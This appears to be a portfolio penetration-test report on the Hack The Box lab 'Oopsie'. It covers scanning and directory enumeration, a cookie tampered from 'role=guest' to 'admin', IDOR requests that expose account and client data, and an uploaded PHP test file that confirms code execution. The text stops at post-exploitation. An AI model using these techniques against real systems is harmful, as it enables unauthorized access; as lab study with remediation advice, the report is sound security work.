

Penetration Testing Report

HTB – Oopsie

Technical Report

Target

Linux – Web Application

Assesment Type

Penetration Testing Laboratory

Prepared by

José Martín

Assessment Period

July – August 2026

CONFIDENTIALITY

Educational & Professional Portfolio

Index

1. Reconnaissance.....	4
1.1 TCP Port Discovery.....	4
1.2 UDP Port Discovery.....	5
1.3 Service Discovery.....	5
2. Enumeration.....	7
2.1 Web Enumeration.....	7
2.1.1 Nmap Scripts.....	8
2.1.2 Virtual Hosting and Hidden Subdomains.....	8
2.1.3 Manual Verification of Discovered Directories.....	10
2.2 Burp suite Enumeration.....	13
2.3 Targeted Endpoint Enumeration.....	13
2.4 Hidden Application Discovery.....	15
3. Exploitation.....	16
3.1 Authentication.....	16
3.1.1 Developer tools.....	16
3.1.2 Curl command.....	17
3.1.3 Burp suite.....	17
3.2 File Upload Testing.....	20
3.2.1 Behavior of the File Upload Functionality.....	21
3.2.2 Identify the Directory where the Files were Uploaded.....	22
3.3 Uploaded File Location Enumeration.....	23
3.4 File Upload Execution Testing.....	25
3.5 PHP Code Execution Verification.....	26
4. Post-Exploitation.....	27
4.1 Credential Discovery.....	27
4.2 Privilege Escalation Enumeration.....	28
4.2.1 Insecure Executable Call.....	30
4.3 User Flag Retrieval.....	30
4.4 Privilege Escalation to Root.....	31
4.4.1 PATH Hijacking.....	32

1. Reconnaissance

1.1 TCP Port Discovery

Objective

Identify the open TCP ports and determine which services are running on them. A SYN scan was performed to identify open TCP ports.

Command

```
sudo nmap -v -Pn -n --reason -oX Oopsie_TCP_Port_Discovery -sS 10.129.113.41
```

Command summary

The output of the command revealed the following information.

- 22 / TCP —> Open —> SSH
- 80 / TCP —> Open —> HTTP

Analysis

Based on the information obtained, it appears to be a web application. What stands out is the fact that there are no other TCP ports on which any other services are running. To verify this, I will run a scan of all the open ports on this machine.

Evidences

- Oopsie_TCP_Port_Discovery.xml
- Oopsie_TCP_Port_Discovery.png

```

└─$ sudo nmap -v -Pn -n --reason -oX Oopsie_TCP_Port_Discovery -sS 10.129.113.41
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 13:32 EDT
Initiating SYN Stealth Scan at 13:32
Scanning 10.129.113.41 [1000 ports]
Discovered open port 22/tcp on 10.129.113.41
Discovered open port 80/tcp on 10.129.113.41
Completed SYN Stealth Scan at 13:32, 1.85s elapsed (1000 total ports)
Nmap scan report for 10.129.113.41
Host is up, received user-set (0.039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds
Raw packets sent: 1080 (47.520KB) | Rcvd: 1000 (40.008KB)

```

Oopsie_TCP_Port_Discovery.png

1.2 UDP Port Discovery

Objective

As only the TCP Port 80 was opened and the HTTP service was running on that port. It was also worth checking whether any services were running on UDP ports, such as DNS.

Command

```
sudo nmap -v -Pn -n --reason -oX Oopsie_UDP_Ports -sU 10.129.123.151
```

Command summary

The output of the command revealed the following information.

- 68 / UDP —> OPEN | FILTERED —> DCHPC


Analysis

The only UDP port that was opened was 68 / UDP which was running the service DCHPC. That service is used by the DHCP protocol to dynamically assigning an IP address and other information to a new device which wants to join to the network. So, it was not an interesting port. The focus was on the 80 / TCP Port.

Evidence

Files attached

- Oopsie_UDP_Ports.xml
- Oopsie_UDP_Port_Discovery.png



```
Nmap scan report for 10.129.123.151
Host is up, received user-set (0.11s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE          SERVICE REASON
68/udp    open|filtered  dhcp   no-response
```

Oopsie_UDP_Port_Discovery.png

1.3 Service Discovery

Objective

Gather information about the services running on the discovered TCP ports.

Command

```
sudo nmap -v -Pn -n --reason -oX Oopsie_Services -sC -sV 10.129.113.41
```

Command summary

The command showed the following information

- 22 / TCP —> OPEN —> SSH

- Version —> OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

- 80 / TCP —> OPEN —> HTTP

- Version —> Apache httpd 2.4.29 ((Ubuntu))
- http-title: Welcome

- Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Analysis

The scan identified SSH and HTTP services running on a Linux host. The web service became the primary focus because it exposed the largest potential attack surface

Evidences

Files attached

- Oopsie_Services.xml
- Oopsie_Services.png

```

Nmap scan report for 10.129.113.41
Host is up, received user-set (0.094s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Oopsie_Services.png

2. Enumeration

2.1 Web Enumeration

Objective

The objective was to gather information about the service, including technologies, domains, subdomains, and potentially exposed or reused credentials, while also identifying possible vulnerabilities and associated CVEs.

Command

```
curl -v -k http://10.129.123.151 -o Oopsie_curl.txt
```

Command summary

The execution of the command revealed the following information.

```

<title>Welcome</title>
<link rel="stylesheet" href="/themes/theme.css"/>
<span>MegaCorp Automotive</span>
<p><i class="fa fa-envelope" aria-hidden="true"></i> admin@megacorp.com</p>
<script data-cfasync="false" src="/cdn-cgi/scripts/5c5dd728/cloudflare-static/email-
decode.min.js"></script><script src="/js/min.js"></script>

```

Analysis

The initial page appeared to be related to electric vehicles. The presence of a `themes` directory suggested that the application could be using a CMS or a pre-existing web template. The HTML

source also disclosed an administrator email address (admin@megacorp.com). Cloudflare-related resources were also identified in the page source.

Whatweb

The objective was not only confirm some of information discovered with the curl command, also discover new useful information and confirm the information revealed by the service scan.

command

```
whatweb http://10.129.123.151:80
```

command summary

The output of the command revealed the following information.

- Email —> admin@megacorp.com
- Web server —> Apache / 2.4.29 (Ubuntu)
- HTML 5
- Title —> Welcome

Analysis

The information discovered by the command whatweb confirmed all the information previously gathered about the service.

2.1.1 Nmap Scripts

The objective was gather new useful information which can be used to the exploitation phase.

Command

```
sudo nmap -v -Pn -n --reason -oX Oopsie_Vulnerabilities -sS 10.129.123.151 --script="vuln"
```

Command Summary

The output of the command revealed the following information.

- 22/tcp open ssh syn-ack ttl 63
- 80/tcp open http syn-ack ttl 63
- http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
- http-csrf: Couldn't find any CSRF vulnerabilities.
- http-stored-xss: Couldn't find any stored XSS vulnerabilities.

- Http-internal-ip-disclosure:
- Internal IP Leaked: 127.0.1.1
- http-dombased-xss: Couldn't find any DOM based XSS.

Analysis

Based on the output of the command there were not SQL Injection possibilities of the CSFF , XSS and DOM types also the cve2017-1001000: script could not execute, the only clue was the leaked IP 127.0.1.1. This IP address appears in the file /etc/host in several Ubuntu web servers, usually do not allow to compromise the system.

2.1.2 Virtual Hosting and Hidden Subdomains

Until then the only confirmed clue was the admin's email that was hardcoded in the html code, besides it is well known that usually the web servers can storage different domains with the same IP Address, for all this it would be interesting to investigate the possible virtual hosting and the hidden subdomains

Command

```
gobuster vhost -u http://10.129.123.151:80 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o Oopsie_Virtual_Host.txt
```

Command Summary

The execution of the command revealed the following information.

- #www.10.129.123.151:80 Status: 400 [Size: 301]
- #mail.10.129.123.151:80 Status: 400 [Size: 301]
- #smtp.10.129.123.151:80 Status: 400 [Size: 301]
- #pop3.10.129.123.151:80 Status: 400 [Size: 301]

Analysis

A virtual host enumeration was performed using Gobuster to identify additional web applications hosted on the target. All tested hostnames returned HTTP 400 (Bad Request), and no evidence of valid virtual hosts was identified during this phase.

Command

```
gobuster dir -u http://10.129.123.151:80 -w /usr/share/seclists/Discovery/Web-Content/common.txt -o Oopsie_Hidden_Directories.txt -x php,html,txt
```

```
gobuster dir -u http://10.129.95.191 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt -t 20 -o OOpsie_Gobuster_list-2.3-medium.txt
```

Command Summary common.txt

```
/.hta.txt (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htaccess.php (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/.hta (Status: 403) [Size: 279]
/.htaccess.html (Status: 403) [Size: 279]
/.hta.html (Status: 403) [Size: 279]
/.hta.php (Status: 403) [Size: 279]
/.htaccess.txt (Status: 403) [Size: 279]
/.htpasswd.txt (Status: 403) [Size: 279]
/.htpasswd.html (Status: 403) [Size: 279]
/.htpasswd.php (Status: 403) [Size: 279]
/css (Status: 301) [Size: 314] [—> http://10.129.123.151/css/]
/fonts (Status: 301) [Size: 316] [—> http://10.129.123.151/fonts/]
/images (Status: 301) [Size: 317] [—> http://10.129.123.151/images/]
/index.php (Status: 200) [Size: 10932]
/index.php (Status: 200) [Size: 10932]
/js (Status: 301) [Size: 313] [—> http://10.129.123.151/js/]
/server-status (Status: 403) [Size: 279]
/themes (Status: 301) [Size: 317] [—> http://10.129.123.151/themes/]
/uploads (Status: 301) [Size: 318] [—> http://10.129.123.151/uploads/]
Command summary DirBuster-2007_directory-list-2.3-medium.txt
```

```
/index.php (Status: 200) [Size: 10932]
/images (Status: 301) [Size: 315] [—> http://10.129.95.191/images/]
/themes (Status: 301) [Size: 315] [—> http://10.129.95.191/themes/]
/uploads (Status: 301) [Size: 316] [—> http://10.129.95.191/uploads/]
/css (Status: 301) [Size: 312] [—> http://10.129.95.191/css/]
/js (Status: 301) [Size: 311] [—> http://10.129.95.191/js/]
/fonts (Status: 301) [Size: 314] [—> http://10.129.95.191/fonts/]
/server-status (Status: 403) [Size: 278]
Progress: 661671 / 661671 (100.00%)
```

Analysis

The enumeration identified several accessible directories commonly associated with PHP web applications. While no administrative endpoints were discovered at this stage, the presence of themes and uploads indicates additional application components that warrant further manual inspection.

Although direct access returned HTTP 403 Forbidden, the responses confirm that the directories exist. The web server prevents directory listing, which is a secure configuration. However, the directories may still contain accessible files if their names are known, so they remain relevant for further manual enumeration.

Web content enumeration was performed using Gobuster with both common and medium-sized directory wordlists. No additional application endpoints, administrative panels, backup files or hidden resources were identified beyond the publicly accessible static content.

2.1.3 Manual Verification of Discovered Directories

Objective

Validate the behavior of the discovered directories during automated content enumeration.

Command

```
curl -v -k http://10.129.95.191/uploads -o Oopsie_curl_uploads.txt
```

```
curl -v -k http://10.129.95.191/themes -o Oopsie_curl_themes.txt
```

Command summary

The output of the commands showed the following results

Both requests returned HTTP code 301 moved permanently.

The location header redirect to the canonical paths

- /uploads/
- /themes/

Subsequent access to the redirected directories returned HTTP code 403 Forbidden access, confirming that the directories exists but the directory list was disabled

Analysis

The manual verification confirmed the existence of both directories while also demonstrating that the Apache Server prevents directory browsing. No additional information disclosure or accessible resources were discovered during this verification.

Hidden files and web server vulnerabilities

Due to the information gathering, look for hidden files or web server vulnerabilities could be interesting

Command

```
nikto -h 10.129.123.151 -p 80 -o Oopsie_Nikto.txt
```

Command summary

The output of the command revealed the following findings

- Apache 2.4.29 detected.
- Missing X-Frame-Options header.
- Missing X-Content-Type-Options header.
- Internal IP disclosure (127.0.1.1).
- Apache default documentation exposed (/icons/README).
- Potential CGI directories identified (manual verification required).

Analysis

The web server is running Apache 2.4.29, which is an outdated release. Although no exploitable vulnerability was confirmed during the assessment, outdated software may expose the server to publicly disclosed vulnerabilities if security patches have not been applied.

Nikto identified multiple low-severity security misconfigurations affecting the web server. The absence of recommended HTTP security headers may increase exposure to client-side attacks such as clickjacking and MIME-type confusion. Additionally, the disclosure of an internal IP address and the presence of default Apache resources provide unnecessary information to potential attackers. No immediately exploitable critical vulnerabilities were confirmed during this stage; however, the identified issues contribute to the overall attack surface and should be addressed as part of a defense-in-depth strategy.

Manual verification od cgi directories

Nikto discovered potential CGI directories, the objective it is check if this directory really exists and if it has valuable content. To do that the html code was checked manually through the web navigator using CTRL + U

command summary

The HTML code revealed the following findings

```
<script data-cfasync="false" src="/cdn-cgi/scripts/5c5dd728/cloudflare-static/email-decode.min.js"></script><script src="/js/min.js"></script>
```

```
</script>
```

```
<script src="/cdn-cgi/login/script.js"></script>
```

```
<script src="/js/index.js"></script>
```

All these links were checked using the command curl

- curl http://10.129.95.191/cdn-cgi/scripts/5c5dd728/cloudflare-static/email-decode.min.js" -o Oopsie_cloudflare.txt
- curl -v http://10.129.95.191/js/min.js -o Oopsie_curl_min_js.txt
- curl -v http://10.129.95.191/cdn-cgi/login/script.js -o Oopsie_curl_cdn-cgi.txt
- curl -v http://10.129.95.191/js/index.js -o Oopsie_curl_index_js.txt


Analysis

The developer copied a template or interface created on Codepen and did not remove part of the associated Javascript. It is not a vulnerability because it can be used to compromise the machine, it is only information disclosure. Besides, the web page it was protected by cloudflare and the script that use allows to protect emails directions from bots. It is not a vulnerability. it is only a resource.

Evidences

Files attached

- Oopsie_curl.txt
- Oopsie_Vulnerabilities.xml
- Oopsie_Virtual_Host.txt
- Oopsie_Hidden_Directories.txt
- OOpsie_Gobuster_list-2.3-medium.txt
- Oopsie_curl_uploads.txt
- Oopsie_curl_themes.txt
- Oopsie_Nikto.txt
- Oopsie_cloudflare.txt
- Oopsie_curl_min_js.txt
- Oopsie_curl_cdn-cgi.txt
- Oopsie_curl_index_js.txt
- Oopsie_whatweb.png



```
$ whatweb http://10.129.123.151:80
http://10.129.123.151:80 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], Email[admin@megacorp.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.123.151], Script, Title[Welcome]
```

Oopsie_whatweb.png

2.2 Burp suite Enumeration

Objective

Determine whether the application web performs additional HTTP Requests beyond the initial landing page that could exposed hidden functionality or endpoints.

Method

Monitoring all browser traffic using Burp Suite Proxy and HTTP History during a full page load and user interaction.

Findings

Only requests for static resources were observed, including the main HTML Document, CSS StyleSheets, Javascript files, Fonts and favicon.ico (/favicon.ico)

Analysis

No asynchronous requests, hidden endpoints, API calls or authentication-related sources were identified. The landing page appears to be a static web page without client-side interaction.

The authentication endpoint exists but is not directly exposed through the static landing page. The next objective is to identify the mechanism that reveals or redirects users to the authentication interface, rather than continuing blind directory enumeration.

2.3 Targeted Endpoint Enumeration

Objective

Identify authentication-related endpoints that may not be included in general wordlists.

Initial directory enumeration using standard SecLists and DirBuster wordlists identified only static resources (/css, /js, /images, /themes, /uploads) and no authentication interface. Since the landing page explicitly referenced an authenticated service but provided no navigation to it, a targeted endpoint enumeration was performed using a custom wordlist based on the observed business context (e.g., login, employee, portal, dashboard, account, staff).

Methodology

Performed targeted endpoint enumeration using a custom business-oriented wordlist to verify whether the authentication interface was exposed through predictable corporate naming conventions.

nano business.txt

Command

```
gobuster dir -u http://megacorp.com -w bussiness.txt -o Oopsie_Gobuster_Bussiness.txt
```

Command summary

The custom wordlist did not identify any valid authentication-related endpoints. All tested paths returned negative responses, indicating that the login interface is not exposed through predictable business-related directory names.


Analysis

The authentication endpoint could not be identified through targeted directory enumeration.

Evidences

Files Attached

- Oopsie_Gobuster_Bussiness.txt
- Oopsie_Gobuster_Bussiness.png
- Bussiness.txt



```
$ gobuster dir -u http://megacorp.com -w bussiness.txt -o Oopsie_Gobuster_Bussiness.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://megacorp.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: bussiness.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 20 / 20 (100.00%)

Finished
```

Oopsie_Gobuster_Bussiness.png

2.4 Hidden Application Discovery

Objective

Identify the authentication interface referenced by the landing page. The landing page repeatedly indicated that users should authenticate to access the service:

“Please login to get access to the service.”

However:

- no login link was present;
- all navigation elements pointed to #;
- directory enumeration did not reveal authentication endpoints;
- the HTML source code did not expose the login URL.

During the manual review of the HTML source code, a JavaScript resource was identified under the following path:

- /cdn-cgi/login/script.js

Although the JavaScript file itself did not reveal any useful information, the parent directory appeared to reference a potential authentication component.

This observation led to testing the parent path directly.

Command

```
curl -v http://megacorp.com/cdn-cgi/login/ -o Oopsie_curl_login_panel.txt
```

Command summary

Accessing the parent directory /cdn-cgi/login revealed the application's authentication interface. Although the referenced JavaScript resource did not expose any useful information, the directory itself contained the hidden login page.

Analysis

The login interface was not discovered through automated directory enumeration but through manual analysis of referenced application resources. Inspecting the parent directory of a referenced JavaScript file led to the discovery of the hidden authentication endpoint.

Evidences

File Attached

- Oopsie_curl_login_panel.txt

3. Exploitation

3.1 Authentication

Objective

Bypass the Authentication login form and get access to the web application.

Methodology

The first step was test the normal behavior of the authentication login form. To do that Developer tools and Burp suite were be used. The purpose was find some element of the login the form like a cookie or a HTTP header which can be modified to gain the access.

3.1.1 Developer tools

During manual source code review of the login page, a guest authentication mechanism was identified.

- `<a href="/cdn-cgi/login/?guest=true">Login as Guest</a>`

The application exposes a guest login functionality through the `guest=true` URL parameter. That parameter was checked to test the behavior of this functionality.

Verification

The endpoint was accessed using both curl and Burp suite to validate web server response and inspect HTTP transaction.

3.1.2 Curl command

command

```
curl -v http://megacorp.com/cdn-cgi/login/admin.php -o Oopsie_curl_login_admin.txt
```

command summary

The execution of the command revealed the following information

- HTTP/1.1 302 Found
- Location: /cdn-cgi/login/index.php

Analysis

Accessing the `admin.php` resource resulted in an HTTP 302 redirect to `/cdn-cgi/login/index.php`. This indicates that the authentication component centralizes requests through the login page rather than exposing the requested resource directly. The response does not confirm the existence of `admin.php`; it only confirms that the application redirects the request to the authentication interface.

3.1.3 Burp suite

The objective was analyze the session established after guest authentication.

Finding

After accessing the guest login functionality, the application issued two cookies: `user` and `role`. The `role` cookie explicitly identifies the current session as a guest account.

- GET /cdn-cgi/login/admin.php HTTP/1.1
- Cookie: user=2233; role=guest

Since the authorization level is represented by a client-side cookie, further testing should determine whether modifying its value affects the application's authorization decisions. This represents a potential security impact.

Modify the cookie

The objective was modify the value of the role parameter of the cookie to test the behavior of the application web.

Vulnerability

1. Broken Access Control via Client-Side Cookie Manipulation.

The application stores the user's authorization level in the client-controlled role cookie. By changing its value from guest to admin, the application granted access to the administrative interface without requiring valid administrator credentials.

Evidence

Original cookie

Cookie: user=2233; role=guest

Modified cookie

Cookie: user=2233; role=admin

Server Response

- HTTP/1.1 200 OK
- <title>Admin Panel</title>

Impact

An unauthenticated or low-privileged user can gain unauthorized access to administrative functionality by tampering with client-controlled session data.

Recommendation

Authorization decisions should never rely on client-controlled values such as cookies. User roles must be validated server-side using a trusted session identifier, and all authorization checks should be enforced on the server.

Modify orgid parameter

The objective was modify the orgid parameter of the request to test the behavior of the web server.

Vulnerability

Insecure Direct Object Reference (IDOR). The application exposes client information by trusting the orgId parameter without enforcing appropriate authorization checks. An attacker can enumerate other organizations and retrieve sensitive client information by modifying the identifier. This allows to access information of other users.

Original Request

```
GET /cdn-cgi/login/admin.php?content=clients&orgId=2
```

Server response

- Client ID: 2
- client@client.htb

Modified Request

```
GET /cdn-cgi/login/admin.php?content=clients&orgId=1
```

Server Response

- Client ID: 1
- Tafcz
- john@tafcz.co.uk

Impact

The application exposes client information by trusting the orgId parameter without enforcing authorization checks. An attacker can enumerate other organizations and retrieve sensitive client information by modifying the identifier.

Modify ID parameter

The objective was modify the id parameter of the request to test the behavior of the web server.

Vulnerability

Insecure Direct Object Reference (IDOR)

Original Request

GET /cdn-cgi/login/admin.php?content=accounts&id=2

Server Response

Access ID: 2233

Name: guest

Email: guest@megacorp.com

Modified Request

GET /cdn-cgi/login/admin.php?content=accounts&id=1

Server Response

Access ID: 34322

Name: admin

Email: admin@megacorp.com

Recomendation

Implement server-side authorization checks for every request that accesses user-controlled resources. The application must verify that the authenticated user is authorized to access the requested object before returning any data. Additionally, avoid exposing sequential identifiers where possible and use indirect object references (e.g., UUIDs) to reduce the risk of resource enumeration.

Evidences

Files Attached

- Oopsie_curl_login_admin.txt
- Oopsie_Burpsuite_Request_admin_php.txt
- Oopsie_Burpsuite_Request_Cookie_admin.txt
- Oopsie_Burpsuite_Request_orgid1.txt
- Oopsie_Burpsuite_Original_Request_ID.txt
- Oopsie_Burpsuite_Modified_Request_ID.txt

3.2 File Upload Testing

Objective

The normal behavior of the web application did not allow guest users to upload files to the web server. The objective was to determine whether access control protecting the file upload functionality could be bypassed by manipulating user-controlled parameters, allowing a non-privileged user to access the upload feature.

Findings

Original Request

- GET /cdn-cgi/login/admin.php?content=uploads
- Cookie: user=2233; role=guest

Server Response

- HTTP/1.1 200 OK
- <title>Admin Panel</title>

This action require super admin rights.<script src='/js/jquery.min.js'></script>

After discovering the administrator's Access ID (34322) through a previous IDOR vulnerability, the authentication cookies were modified.

Modified Request

- GET /cdn-cgi/login/admin.php?content=uploads
- Cookie: user=34322; role=admin

Server response

- HTTP/1.1 200 OK
- <title>Admin Panel</title>
- <form action="/cdn-cgi/login/admin.php?content=uploads&action=upload" method="POST" enctype="multipart/form-data">

Analysis

The application granted access to the upload functionality after the client-side cookies were modified to impersonate an administrator. . Instead of displaying the “super admin rights required” message, the server returned the file upload form. This indicates that access control relied on client-controlled values rather than securely validating the user's privileges on the server.

3.2.1 Behavior of the File Upload Functionality

Objective

Verify the normal behavior of the file upload functionality

Upload Request

- POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
- Content-Type: multipart/form-data
- Cookie: user=34322; role=admin

Multipart fields

- name = Logo
- fileToUpload = Logo_HTB.png
- Content-Type: image/png

Server Response

- HTTP/1.1 200 OK
- The file Logo_HTB.png has been uploaded.

Analysis

The upload functionality successfully accepted a legitimate PNG image submitted through a multipart/form-data POST request. The server responds with a 200 HTTP status code and confirmed the file has been uploaded successfully.

The upload form contains two user-controlled parameters:

- name
- fileToUpload

At this stage, only a valid png image was tested. No attempts were made to bypass file type validation or upload executable content. The server did not disclose the storage location of the uploaded file, which will require further enumeration.

3.2.2 Identify the Directory where the Files were Uploaded

Objective

Identify the directory where uploaded files are stored after confirming that the upload functionality accepts image files.

Manual

Several common upload locations were manually tested based on the application's structure (/uploads/, /upload/, /images/, /files/, etc.). None of the tested paths exposed the uploaded file.

Automated

Since manual enumeration did not identify the upload location, directory enumeration was performed using Gobuster against the application root.

Command

```
gobuster dir -u http://megacorp.com/cdn-cgi/login/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt -x php,txt,html -o Oopsie_Gobuster_Enumeration_cdn-cgi_login.txt -t 5 --timeout 30s
```

Findings

The directory enumeration revealed the following directories

- /index.php (HTTP 200)
- /admin.php (HTTP 302 Redirect to /cdn-cgi/login/index.php)
- /db.php (HTTP 200, empty response body)

Analysis

The results confirmed the presence of an administrative interface (admin.php) and an additional PHP resource (db.php). No upload directory was identified during the directory enumeration.

Evidences

Files attached

- Oopsie_Burpsuite_Uploads-Original_Request.txt
- Oopsie_Burpsuite_Uploads_Modified_Request.txt
- Oopsie_Gobuster_Enumeration_cdn-cgi_login.txt
- Oopsie_Gobuster_cdn-cgi_login.png

```
Starting gobuster in directory enumeration mode

/index.php      (Status: 200) [Size: 4735]
/admin.php      (Status: 302) [Size: 0] [→ /cdn-cgi/login/index.php]
/db.php         (Status: 200) [Size: 0]
Progress: 830564 / 830564 (100.00%)

Finished
```

Oopsie_Gobuster_cdn-cgi_login.png

3.3 Uploaded File Location Enumeration

Objective

Identify the web accessible directory where uploaded files are stored.

Command

```
gobuster dir -u http://megacorp.com -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -o Oopsie_Gobuster_Uploaded_File_Location.txt
```

Findings

Directory enumeration of the the web root using Gobuster identified several publicly accessible directories

- /uploads (HTTP 301)
- /images (HTTP 301)
- /css (HTTP 301)
- /js (HTTP 301)

Analysis

The presence of the /uploads directory suggested that the uploaded file could be stored in that publicly accessible location. Further verification was performed by requesting the uploaded file directly

Confirm the upload directory

Objective

Confirm the Uploads directory where uploaded files are stored after a successful upload

Methodology

- Successfully uploaded Logo_HTB.png image through the authenticated upload functionality.
- Performed directory enumeration against web root using Gobuster

- Identified the uploads directory
- Requested the uploaded file directly using curl command to verify it is storage location

Command

curl -v http://megacorp.com/uploads/Logo_HTB.png -o Uploads_Location_Confirmation.txt

Findings

Verification request

- GET /uploads/Logo_HTB.png HTTP/1.1
- Host: megacorp.com

Server response

- HTTP/1.1 200 OK
- Content-Type: image/png

Analysis

The uploaded file was publicly accessible from uploads directory, confirming that user-uploaded files are stored in a web – accessible location

Evidences

Files attached

- Oopsie_Gobuster_Uploaded_File_Location.txt
- Oopsie_Gobuster_Uploaded_File_Location.png
- Uploads_Location_Confirmation.txt

```
Starting gobuster in directory enumeration mode
/index.php      (Status: 200) [Size: 10932]
/images         (Status: 301) [Size: 315] [→ http://10.129.95.191/images/]
/themes        (Status: 301) [Size: 315] [→ http://10.129.95.191/themes/]
/uploads       (Status: 301) [Size: 316] [→ http://10.129.95.191/uploads/]
/css           (Status: 301) [Size: 312] [→ http://10.129.95.191/css/]
/js            (Status: 301) [Size: 311] [→ http://10.129.95.191/js/]
/fonts         (Status: 301) [Size: 314] [→ http://10.129.95.191/fonts/]
/server-status (Status: 403) [Size: 278]
Progress: 661671 / 661671 (100.00%)
```

Oopsie_Gobuster_Uploaded_File_Location

3.4 File Upload Execution Testing

Objective

Determine whether files uploaded to /uploads were interpreted as PHP by the web server or served as static files.

Methodology

The methodology was the following

- Created a simple php file named test.php
- Access it through /uploads/test.php
- Observed the web server behavior

Expected results

- PHP executed.
- PHP source displayed.
- File downloaded.

Evidences

- test.php

3.5 PHP Code Execution Verification

Objective

Determine whether PHP files were interpreted or executed by the web server

Command

```
curl -v http://megacorp.com/uploads/test.php -o Oopsie_test_php_execution.txt
```

Findings

Uploaded file

- test.php

Content:

```
<?php
```

```
echo "PHP OK";  
?>
```

Request

- GET /uploads/test.php HTTP/1.1
- Host: megacorp.com

Web server response

- HTTP/1.1 200 OK
- PHP OK

Analysis

The uploaded PHP file was successfully executed by the web server rather than being downloaded or displayed as source code. This confirmed that the /uploads directory allowed PHP files to be executed, enabling arbitrary server-side code execution. Consequently, the file upload vulnerability could be leveraged to achieve Remote Code Execution (RCE).

Evidence

File attached

- Oopsie_test_php_execution.txt

4. Post-Exploitation

4.1 Credential Discovery

Objective

Identify accessible sensitive files through the previously obtained Remote Code Execution (RCE) and determine whether application files contain credentials that could be used for further access.

Methodology

After obtaining RCE as www-data user, the server filesystem was enumerated starting from the web application's uploads directory. The current working directory was identified as:

```
